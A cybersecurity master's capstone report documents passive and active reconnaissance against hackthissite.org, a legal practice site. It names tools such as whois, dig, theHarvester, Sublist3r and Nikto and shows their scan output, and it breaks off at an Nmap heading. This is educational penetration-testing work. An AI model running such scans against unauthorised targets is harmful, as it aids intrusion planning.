Capstone Project

Cybersecurity Masters Program C5

Sanchit Sharma

15-05-2022

Task 1: Information Gathering

Reconnaissance

Also, called as Information gathering. It is the first phase of penetration testing where the attacker extracts information related to the target.
It is of two types: -

1. Passive Reconnaissance.

In this type of recon, the attacker gathers information without interacting with the target directly. Information gathering is done by third part sources.
e.g.: Shodan

2. Active Reconnaissance.

In this type of recon, the attacker gathers information by directly interacting with the target.
e.g.: Nmap scan

Target: www.hackthissite.org


1. Passive Reconnaissance

I used below tools to do passive recon.

Nslookup
Whois
Dig
Shodan
Builtwith
TheHarvester
Sublist3r
Foca


Nslookup

is a tool that helps in retrieving domain names linked to an IP Address and vice-versa.



Whois

helps in retrieving information for registered domains.




Dig

stands for Domain Information Groper. It helps in retrieving DNS information.

```
# dig hackthissite.org

; <<>> DiG 9.18.1-1-Debian <<>> hackthissite.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56634
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;hackthissite.org.              IN      A

;; ANSWER SECTION:
hackthissite.org.       5       IN      A       137.74.187.101
hackthissite.org.       5       IN      A       137.74.187.103
hackthissite.org.       5       IN      A       137.74.187.102
hackthissite.org.       5       IN      A       137.74.187.100
hackthissite.org.       5       IN      A       137.74.187.104

;; Query time: 16 msec
;; SERVER: 192.168.75.2#53(192.168.75.2) (UDP)
;; WHEN: Sun May 15 12:28:18 EDT 2022
;; MSG SIZE  rcvd: 125
```


Shodan

Is a tool with publicly available database containing information for registered domains – DNS information, SSL information, ISP, Location information, etc.




Builtwith

is a tool that retrieves information about web-applications being used by a website.




Theharvester

Is a tool that tries to collect any publicly available information for the target including email accounts.




Sublist3r


Is a tool to collect sub-domain information.



Foca

Is an open-source tool that collects publicly available documents on the target website.





2. **Active Reconnaissance**

I used below tools to do active recon.

Nikto

Is an open-source tool that scans vulnerabilities and dangerous files/CGIs, outdated server software and other problems.

```
┌──(root💀kali)-[~]
└─# nikto -h https://137.74.187.100

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          137.74.187.100
+ Target Hostname:    137.74.187.100
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=hackthissite.org
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=US/O=Let's Encrypt/CN=R3
+ Start Time:         2022-05-15 15:17:37 (GMT-4)
---------------------------------------------------------------------------
+ Server: HackThisSite
+ Retrieved access-control-allow-origin header: *
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'onion-location' found, with contents: http://hackthisjogneh42n5o7gbzrewxee3vyu6ex37ukyvdw6jm66npakiyd.onion/
+ Uncommon header 'public-key-pins-report-only' found, with contents: pin-sha256="YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg="; pin-sha256="Vjs8r4z+80wjNcr1YKepWQboSIRi63WsWXhIM
N+eWys="; max-age=2592000; includeSubDomains; report-uri="https://hackthissite.report-uri.com/r/d/hpkp/reportOnly"
+ Uncommon header 'nel' found, with contents: {"report_to":"default","max_age":31536000,"include_subdomains":true,"success_fraction":0.0,"failure_fraction":0.1}
+ Uncommon header 'feature-policy' found, with contents: fullscreen *
+ Uncommon header 'report-to' found, with contents: {"group":"default","max_age":31536000,"endpoints":[{"url":"https://hackthissite.report-uri.com/a/d/g"}],"include_subdomains":t
rue}
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie HackThisSite created without the secure flag
+ Cookie HackThisSite created without the httponly flag
+ Entry '/missions/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
```


Nmap

